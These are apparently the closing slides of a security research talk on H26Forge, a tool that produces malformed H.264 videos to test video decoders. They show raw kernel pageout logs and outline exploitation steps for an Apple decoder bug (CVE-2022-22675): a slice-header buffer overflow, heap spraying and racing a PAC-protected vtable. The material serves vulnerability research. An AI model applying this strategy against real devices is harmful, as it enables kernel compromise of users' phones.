384 filesize 135168 a_flags 0x8 (ap->f_offset 2916352, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2932736, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2932736, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2949120, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2949120, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2965504, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2965504, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2981888, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2981888, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2998272, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2998272, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3014656, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3014656, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3031040, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3031040, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3047424, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3047424, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3063808, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3063808, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3080192, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3080192, size 16384)
```



# Where do we go from here?

- We can write **inside** the User Context or to a **neighbor** User Context
- First member is a PAC'd vtable
- Tarakanov and Labunets suggests smashing other pointers used in neighboring User Context and win race condition

Offset	Length	Mnemonic	DataType	Name
0	8	long *	long *	avc_function_ptr_at_fffffff007a23578
8	1	bool	bool	bool_devinfo_related0
9	1	bool	bool	bool_devinfo_related1
10	1	char	char	setparam_unknown28

## Overflow in parseSliceHeader

- Size of SliceHeader buffer is 0x480 located in CAVDAvcDecoder object
- We can overflow adjacent fields in CAVDAvcDecoder object
- CAVDAvcDecoder object is huge (0x8642B0 bytes) in KHEAP\_KEXT
- We can spray CAVDAvcDecoder objects and smash pointers in it
- Problem is that we have to win race between using vtable (PAC) and pointers to other objects

[https://2022.hexacon.fr/conference/speakers/#cinema\\_time](https://2022.hexacon.fr/conference/speakers/#cinema_time)

# Roadmap

Decoder attack surface  
and complexity of Video  
Decoding

H26Forge: Domain  
specific infrastructure to  
modify encoded videos

Expanded Root Cause  
Analysis of Apple ITW 0-day  
CVE-2022-22675

**With H26Forge, the complexity of working  
with encoded videos is reduced, unlocking  
a new attack surface**

H26Forge lets researchers explore the syntax element space by generating syntactically correct but semantically non-compliant H.264 videos

More to explore!

## Questions?

The code will be released by August for USENIX Security '23

Code

<https://github.com/h26forge/h26forge>

Paper

<https://wrv.github.io/h26forge.pdf>